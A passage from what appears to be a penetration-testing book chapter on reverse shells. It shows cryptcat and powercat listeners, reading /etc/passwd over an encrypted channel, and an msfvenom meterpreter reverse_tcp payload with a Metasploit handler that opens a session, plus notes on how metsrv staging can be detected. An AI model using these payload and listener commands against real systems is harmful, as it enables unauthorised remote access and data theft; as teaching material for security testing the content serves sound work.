~ - msfconsole          ~ - harry@FuzzerOS: ~/unix - ssh harry@192.168.2.14          ...harry@FuzzerOS: ~/unix - ssh harry@192.168.2.14          ...t@FuzzerOS: /home/harry - s

harry@FuzzerOS:~/unix$ ./cryptcat -lvp 8000 -k "harry123"
listening on [any] 8000 ...
192.168.2.14: inverse host lookup failed: Unknown host
connect to [192.168.2.14] from (UNKNOWN) [192.168.2.14] 52078
id
uid=1000(harry) gid=1000(harry) groups=1000(harry),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)

uname -a
Linux FuzzerOS 4.4.0-128-generic #154-Ubuntu SMP Fri May 25 14:14:58 UTC 2018 i686 i686 i686 GNU/Linux
```

On the `tcpdump` trace Terminal, we can see that the communication is encrypted:

```

 0 0 0
Harry - root@FuzzerOS: /home/harry - ssh harry@192.168.2.14 - 143x36
~ - msfconsole      ~ - harry@FuzzerOS: ~ / unix - ssh harry@192.168.2.14      ... harry@FuzzerOS: ~ / unix - ssh harry@192.168.2.14      ... t@FuzzerOS: /home/harry - ssh harry@192.168.2.14      +
0x0050: f669 .i
21:54:45.376501 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 36:52, ack 159, win 342, options [nop,nop,TS val 1182446 ecr 1178964], length 16
0x0000: 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0044 9b32 4000 4006 1a15 c0a8 020e c0a8 .D.2@.0.....
0x0020: 020e 1f40 cb6e c3ba 62cd 48a1 3f9d 8018 ...@.n..b.H.?...
0x0030: 0156 85a3 0000 0101 080a 0012 0aee 0011 .V.....
0x0040: fd54 6c13 57ee a286 8211 5082 d6db 6985 .Tl.W....P...i.
0x0050: f405 ..
21:54:45.415758 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.], ack 52, win 342, options [nop,nop,TS val 1182456 ecr 1182446], length 0
0x0000: 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0034 c780 4000 4006 edd6 c0a8 020e c0a8 .4..@.0.....
0x0020: 020e cb6e 1f40 48a1 3f9d c3ba 62dd 8010 ...n.2H.?...b...
0x0030: 0156 8593 0000 0101 080a 0012 0af8 0012 .V.....
0x0040: 0aee ..
21:54:45.415786 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 52:69, ack 159, win 342, options [nop,nop,TS val 1182456 ecr 1182456], length 17
0x0000: 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0045 9b33 4000 4006 1a13 c0a8 020e c0a8 .E.3@.0.....
0x0020: 020e 1f40 cb6e c3ba 62dd 48a1 3f9d 8018 ...@.n..b.H.?...
0x0030: 0156 85a4 0000 0101 080a 0012 0af8 0012 .V.....
0x0040: 0af8 9cf7 aa1c 8c85 4c74 43d4 22b7 ace9 .....Ltc."...
0x0050: a0a2 6b ..k
21:54:45.415899 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.], ack 69, win 342, options [nop,nop,TS val 1182456 ecr 1182456], length 0
0x0000: 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0034 c781 4000 4006 edd5 c0a8 020e c0a8 .4..@.0.....
0x0020: 020e cb6e 1f40 48a1 3f9d c3ba 62ee 8010 ...n.2H.?...b...
0x0030: 0156 8593 0000 0101 080a 0012 0af8 0012 .V.....
0x0040: 0af8 ..
21:54:48.441695 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 69:85, ack 159, win 342, options [nop,nop,TS val 1183212 ecr 1182456], length 16
0x0000: 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0044 9b34 4000 4006 1a13 c0a8 020e c0a8 .D.4@.0.....
0x0020: 020e 1f40 cb6e c3ba 62ee 48a1 3f9d 8018 ...@.n..b.H.?...
0x0030: 0156 85a3 0000 0101 080a 0012 0dec 0012 .V.....
0x0040: 0af8 d10c 0cfb 528b 2ee2 320b 3c32 4f89 .....R...2.<20.

```

Let's execute the `cat /etc/passwd` command to retrieve the `passwd` file in Linux:

msfconsole

Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36

harry@FuzzerOS: ~/unix\$ ./cryptcat -lvp 8000 -k "harry123"

listening on [any] 8000 ...

192.168.2.14: inverse host lookup failed: Unknown host

connect to [192.168.2.14] from (UNKNOWN) [192.168.2.14] 52078

[id

uid=1000(harry) gid=1000(harry) groups=1000(harry),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)

[uname -a

Linux FuzzerOS 4.4.0-128-generic #154-Ubuntu SMP Fri May 25 14:14:58 UTC 2018 i686 i686 i686 GNU/Linux

[cat /etc/passwd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false

systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false

systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false

systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false

syslog:x:104:108::/home/syslog:/bin/false

\_apt:x:105:65534::/nonexistent:/bin/false

messagebus:x:106:110::/var/run/dbus:/bin/false

uuidd:x:107:111::/run/uuidd:/bin/false

Congratulations! We have just exfiltrated the `linux passwd` file using a secure communication channel. Data exfiltration will be covered in further chapters.

```
msfconsole          harry@FuzzerOS:~/home/harry—ssh harry@192.168.2.14—143x36
...harry@FuzzerOS:~/home/harry—ssh harry@192.168.2.14...harry@FuzzerOS:~/home/harry—ssh harry@192.168.2.14...t@FuzzerOS:~/home/harry—ssh harry@192.168.2.14 +
```

```
root@FuzzerOS:/home/harry# tcpdump -XX port 8000 -i lo
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
21:56:05.686996 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 3283772183:3283772199, ack 1218527268, win 342, options [nop,nop,TS val 1202523 ecr 1183212], length 16
0x0000: 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0044 9b40 4000 4006 1a07 c0a8 020e c0a8 .D.@@@.....
0x0020: 020e 1f40 cb6e c3ba 6317 48a1 4024 8018 ...@.n..c.H.$..
0x0030: 0156 85a3 0000 0101 080a 0012 595b 0012 .V.....Y[..
0x0040: 0dec d5ad 5d01 8319 128a bb10 4bb8 914b ....].....K..K
0x0050: a075 .....u
```

```
21:56:05.723654 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.], ack 16, win 342, options [nop,nop,TS val 1202533 ecr 1202523], length 0
0x0000: 0000 0000 0000 0000 0000 0800 4500 .....E.
```

```
0x0010: 0034 c78e 4000 4006 edc8 c0a8 020e c0a8 .4..@.@.....
0x0020: 020e cb6e 1f40 48a1 4024 c3ba 6327 8010 ...n.H.$..c'..
0x0030: 0156 8593 0000 0101 080a 0012 5965 0012 .V.....Ye..
0x0040: 595b .....Y[
```

```
21:56:05.723662 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 16:48, ack 1, win 342, options [nop,nop,TS val 1202533 ecr 1202533], length 32
0x0000: 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0054 9b41 4000 4006 19f6 c0a8 020e c0a8 .T.A@.@.....
0x0020: 020e 1f40 cb6e c3ba 6327 48a1 4024 8018 ...@.n..c'H.$..
0x0030: 0156 85b3 0000 0101 080a 0012 5965 0012 .V.....Ye..
0x0040: 5965 8e11 070a bc96 16e3 4bcf 4942 95af Ye.....K.IB..
0x0050: 2830 7244 b069 e57f d4cb 30a0 c44b e63b (0rD.i....0..K.:;
0x0060: 1f38 .....8
```

```
21:56:05.723759 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.], ack 48, win 342, options [nop,nop,TS val 1202533 ecr 1202533], length 0
0x0000: 0000 0000 0000 0000 0000 0800 4500 .....E.
```

```
0x0010: 0034 c78f 4000 4006 edc7 c0a8 020e c0a8 .4..@.@.....
0x0020: 020e cb6e 1f40 48a1 4024 c3ba 6347 8010 ...n.H.$..cG..
0x0030: 0156 8593 0000 0101 080a 0012 5965 0012 .V.....Ye..
0x0040: 5965 .....Ye
```




*For Windows users: if you are unable to run `ncat.exe`, `nc.exe` or `cryptcat` on Windows, you can always try `powertcat`. However, this does not support encryption.*

# Reverse shell using powercat

`powercat` is a utility tool that is just like `netcat` but written in PowerShell with some extra features, including the ability to send data over TCP, UDP, and DNS, connection relays, and payload generation.

`powercat` can be downloaded from <https://github.com/besimorhino/powercat>.

To make a start with `powercat`, we need to import the `powercat.ps1` module into PowerShell. (Luckily, I have installed PowerShell on my macOS). We can only see the `powercat` command after we import the module:



The screenshot shows a terminal window on a Mac OS X desktop. The window title is 'powercat - harry@FuzzerOS: ~/unix - powershell'. The terminal prompt is 'xxxZombi3xXX:powercat Harry\$ powershell'. The user types 'PowerShell' and sees the standard Microsoft PowerShell copyright notice. Then, the user types 'PS /Users/Harry/powercat> . ./powercat.ps1' and the module is imported, showing the available cmdlets: 'powercat', 'powermetrics', 'powershell', and 'power\_report.sh'. Finally, the user types 'PS /Users/Harry/powercat> powercat' and the command is listed as a suggestion.

```
[xxxZombi3xXX:powercat Harry$ powershell
PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

[PS /Users/Harry/powercat> . ./powercat.ps1
[PS /Users/Harry/powercat> powe
powercat.ps1      powercat      powermetrics      powershell      power_report.sh
PS /Users/Harry/powercat> powercat]
```

Let's execute the following command in order to bring up the help screen:

```
| powercat -h
```

```
[PS /Users/Harry/powercat> powercat.ps1 powercat powermetrics powershell power_report.sh  
[PS /Users/Harry/powercat> powercat -h
```

powercat - Netcat, The PowerShell Version  
Github Repository: <https://github.com/besimorhino/powercat>

This script attempts to implement the features of netcat in a powershell script. It also contains extra features such as built-in relays, execute powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

-c <ip> Client Mode. Provide the IP of the system you wish to connect to.  
If you are using -dns, specify the DNS Server to send queries to.

-l Listen Mode. Start a listener on the port specified by -p.

-p <port> Port. The port to connect to, or the port to listen on.

-e <proc> Execute. Specify the name of the process to start.

-ep Execute Powershell. Start a pseudo powershell session. You can declare variables and execute commands, but if you try to enter another shell (nslookup, netsh, cmd, etc.) the shell will hang.

From here onwards, we can use this module just like a normal `netcat`.

Why should you stick with a simple command reverse shell when you can do so much more? Without the great Metasploit, a reverse shell is no fun at all! Let's use Metasploit payloads to get reverse shells, and we will then go into more detail with this so that we can use the payloads carefully.

Metasploit can be used to generate different reverse shell connection payloads. The most common of these is the `reverse_tcp` payload.

# reverse\_tcp

A Windows-based `reverse_tcp` payload can be generated using the following command:

```
| msfvenom -p windows/meterpreter/reverse_tcp lhost=<local IP to get reverse connection or
| XXXZombi3XXx:~ Harry$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.2.6 lport=1337 -f exe -o revTcp.exe
| No platform was selected, choosing Msf::Module::Platform::Windows from the payload
| No Arch selected, selecting Arch: x86 from the payload
| No encoder or badchars specified, outputting raw payload
| Payload size: 341 bytes
| Final size of exe file: 73802 bytes
| Saved as: revTcp.exe
| XXXZombi3XXx:~ Harry$
```


Once the payload is generated, we need to start the listener. This can be done by executing the following commands:

```
| use exploit/multi/handler
| set payload windows/meterpreter/reverse_tcp
| set lhost <local IP to get reverse connection on>
| set lport <local port to listen for reverse shell connection>
| set exitonsession false <This is used so that the handler doesn't exit once the reverse
| run <It's better to use run -j to background this job>
```

```
[msf] exploit(multi/handler) >
[msf] exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
[msf] exploit(multi/handler) > set lport 1337
lport => 1337
[msf] exploit(multi/handler) > set exitonsession false
exitonsession => false
[msf] exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.6:1337
```

The listener is started on the attacker machine. Let's execute the payload on the target server:



Upon execution, as we can see, the target server connects back to port 1337 using its local port 49275:

No.	Time	Source	Destination	Protocol	Length	Info
6190	61.424492	192.168.2.14	192.168.2.6	TCP	66	49275 → 1337 [SYN] Seq=0 Ack=8192 Win=8192 L=66
6192	61.426439	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=1 Win=8192 L=54
6202	61.481359	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=2925 Win=8192 L=54
6208	61.483029	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=10225 Win=8192 L=54
6211	61.485246	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=13145 Win=8192 L=54
6215	61.488168	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=17525 Win=8192 L=54
6219	61.488301	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=21905 Win=8192 L=54
6223	61.488575	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=26285 Win=8192 L=54
6227	61.491435	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=30665 Win=8192 L=54
6233	61.495448	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=37965 Win=8192 L=54
6239	61.495960	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=45265 Win=8192 L=54
6243	61.496336	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=49645 Win=8192 L=54
6248	61.496882	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=55485 Win=8192 L=54
6255	61.503551	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=62785 Win=8192 L=54
6259	61.503721	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=67165 Win=8192 L=54
6262	61.504213	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=70085 Win=8192 L=54
6266	61.504290	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=74465 Win=8192 L=54

Our handler just got a connection request from the target server and now it continues by sending the second stage payload to the server. If everything goes well, you'll see a `Meterpreter session opened` message, as shown in the following

screenshot:

```
[msf exploit(multi/handler) > set exitonsession false
exitonsession => false
[msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.6:1337
[*] Sending stage (179779 bytes) to 192.168.2.14
[*] Meterpreter session 4 opened (192.168.2.6:1337 -> 192.168.2.14:49275) at 2018-07-28 16:03:36 +0530
```

We may now be thinking, we got the reverse shell! We're 31337 (elite) hackers! We did it! However, this is wrong. By doing this, we have just alerted the organization of our little trick. Take a good look at the following screenshot, which shows that the second stage delivered to the target server was an executable PE file (DLL):

00000000	43 be 02 00	C...
00000004	4d 5a e8 00 00 00 00 5b	MZ.....[ REU....d
00000014	13 00 00 ff d3 81 c3 95	..... ....;Sj.
00000024	50 ff d0 00 00 00 00 00	P..... ....
00000034	00 00 00 00 00 00 00 00	..... ....
00000044	0e 1f ba 0e 00 b4 09 cd	..... !..L.!Th
00000054	69 73 20 70 72 6f 67 72	is progr am canno
00000064	61 6d 20 63 61 6e 6e 6f	t be run in DOS
00000074	74 20 62 65 20 72 75 6e	mode.... \$.....
00000084	20 69 6e 20 44 4f 53 20	.....n ...n...n
00000094	6d 6f 64 65 2e 0d 0d 0a	...n...n ..1n...n
000000A4	24 00 00 00 00 00 00 00	...n...n ...nZ..n
000000B4	92 be ee 7e 92 be ee 7e	..}n...n ..m...n
000000C4	92 ef 0e 7e 16 be ee 7e	..1n...n ...n...n
000000D4	92 ef 7e 93 be ee 7e	..2n...n ..0n...n
000000E4	9f ec 31 7e 93 be ee 7e	Rich...n ..
000000F4	9f ec 32 7e 93 be ee 7e	.....
00000104	9f ec 30 7e 93 be ee 7e	PE..L... .a.Z....
00000114	00 00 00 00 00 00 00 00	.....!

When the payload (stager in our case) is executed on the target server, a second stage request is made to the handler. The handler will blindly send the DLL

(second stage) to the target server, which can easily be detected by an organization based on a few things that are sent over plain text:

- The PE executable header (MZ)
- The `This program cannot be run in DOS mode` string
- The `metsrv.dll` string and other strings that are the supported functions by `metsrv`

## What is `metsrv`?

In order to understand `metsrv`, you first need to understand how meterpreter sessions are obtained. The following points describe the process that takes place when opening a valid meterpreter session:

1. The handler listens for incoming connection on a given IP and port.
2. The stager (meterpreter payload) is executed on the target server.
3. The handler receives a new connection from the stager.
4. A connection is established back to the handler on the given IP and port by the stager.
5. The handler generates the stage (`metsrv.dll`) followed by the configuration block and sends a 4-byte block that represents the size of stage.
6. The stager reads these 4-byte sent by the handler and allocates a block of memory with **readable, writable, and executable (RWX)** permission so that `metsrv` can be written to the allocated block of memory.
7. The handler sends the payload to the stager (this is where you see `sending stage (xxx bytes) to x.x.x.x`).
8. The stager then reads the stage (`metsrv.dll`) coming from the handler and writes it to the allocated block of memory.
9. The stager then passes execution flow to the beginning of `metsrv.dll`.
10. `metsrv` patches the DOS header by loading itself into the memory using the reflective DLL injection.
11. `metsrv` calculates the offset to the session configuration block (this block contains the meterpreter configuration) and patches it so that `metsrv.dll` can use the socket that was already in use by the stager to connect back to the handler.
12. `metsrv`, which was just loaded into the memory using reflective DLL injection, executes the `dllmain()` function and passes the execution flow to the configuration block so as to take control over the communication.

13. `metsrv` is responsible for SSL negotiation on the socket (encrypted communication). This is why, even after we get a `reverse_tcp` connection, the communication is encrypted by default. `metsrv` starts SSL negotiation with the handler for encrypted communication.
14. The handler waits for a valid meterpreter session to be opened. A valid meterpreter session is only valid if the following things are true:
  - The SSL negotiation with `metsrv` was successful
  - Queries for basic system information were successfully retrieved
  - Basic meterpreter modules, such as `stdapi`, `priv`, and so on were successfully loaded and if they were not loaded, the handler loaded these modules

While sending `metsrv.dll` to the stager, the payload is not encrypted. This is why an organization can detect it easily:

```

00025420: 3464 0200 4364 0200 5864 0200 6964 0200 7e64 0200 9264 0200 ab64 0200 c964 0200 4d..Cd..Xd..id..~d..d..d..d..
00025440: de64 0200 ef64 0200 0565 0200 1965 0200 2e65 0200 4365 0200 5665 0200 6c65 0200 .d..d..e..e..e..Ce..Ve..le..
00025460: 8065 0200 9765 0200 b265 0200 c265 0200 e265 0200 f065 0200 0466 0200 1b66 0200 .e..e..e..e..e..e..f..f..
00025480: 2a66 0200 3a66 0200 4966 0200 6466 0200 7866 0200 8e66 0200 a866 0200 c366 0200 *f..:f..If..df..xf..f..f..f..
000254a0: dc66 0200 f866 0200 1267 0200 2f67 0200 3f67 0200 5d67 0200 7e67 0200 8e67 0200 .f..f..g../g..?g..]g..~g..g..
000254c0: ad67 0200 c667 0200 d867 0200 ed67 0200 0768 0200 0000 0100 5000 0200 0300 0400 .g..g..g..g..h....P....
000254e0: 0500 0600 0700 0800 0900 0a00 0b00 0c00 0d00 0e00 0f00 1000 1100 1200 1300 1400 .....
00025500: 1500 1600 1700 1800 1900 1a00 1b00 1c00 1d00 1e00 1f00 2000 2100 2200 2300 2400 .....!."#$.
00025520: 2500 2600 2700 2800 2900 2a00 2b00 2c00 2d00 2e00 2f00 3000 3100 3200 3300 3400 %.&.'(.)*+,-./0.1.2.3.4.
00025540: 3500 3600 3700 3800 3900 3a00 3b00 3c00 3d00 3e00 3f00 4000 4100 4200 4300 4400 5.6.7.8.9..;,<,>,.@.A.B.C.D.
00025560: 4500 4600 4700 4800 4900 4a00 4b00 4c00 4d00 4e00 4f00 6d65 7473 7276 2e64 6c6c E.F.G.H.I.J.K.L.M.N.O.metsrv.dll
00025580: 0049 6e69 7400 5f52 6566 6c65 6374 6976 654c 6f61 6465 7240 3000 6275 6666 6572 .Init._ReflectiveLoader@.buffer
000255a0: 5f66 726f 6d5f 6669 6c65 0062 7566 6665 725f 746f 5f66 696c 6500 6368 616e 6e65 _from_file.buffer_to_file.channe
000255c0: 6c5f 636c 6f73 6500 6368 616e 6e65 6c5f 6372 6561 7465 0063 6861 6e6e 656c 5f63 l_close.channel_create.channel_c
000255e0: 7265 6174 655f 6461 7461 6772 616d 0063 6861 6e6e 656c 5f63 7265 6174 655f 706f reate_datagram.channel_create_po
00025600: 6f6c 0063 6861 6e6e 656c 5f63 7265 6174 655f 7374 7265 616d 0063 6861 6e6e 656c ol.channel_create_stream.channel
